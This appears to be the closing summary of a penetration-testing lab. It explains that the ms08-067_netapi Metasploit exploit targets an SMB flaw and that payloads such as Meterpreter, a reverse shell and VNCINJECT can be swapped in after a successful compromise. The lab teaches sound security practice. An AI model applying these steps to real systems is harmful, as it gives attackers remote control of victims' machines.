Meterpreter is not an exploit; it is a payload used with some exploits to establish a reverse shell. We show in this lab how to move between different payloads once an exploit was launched successfully.

The exploit is the flaw in the system we are trying to take advantage of. The **ms08-067\_netapi** exploit takes advantage a vulnerability if the SMB service. It's important to know the difference between an exploit and a payload and how to work within the exploit changing out one payload with another.

Different payloads work with different exploits. To can see all the available payloads associated any exploit by typing in "show payloads" at the exploit prompt. We saw how the VNCINJECT payload could be used to view the victim's desktop and a reverse shell could be used to browse the victim's filesystem.

In this lab, we used the **ms08-067\_netapi** exploit to launch a Meterpreter payload against the victim. When we were done exploring our victim's file system, we quit meterpreter which brought us back to our **ms08-067\_netapi** exploit prompt whereupon we launched the VNCINJECT payload.

End of the lab!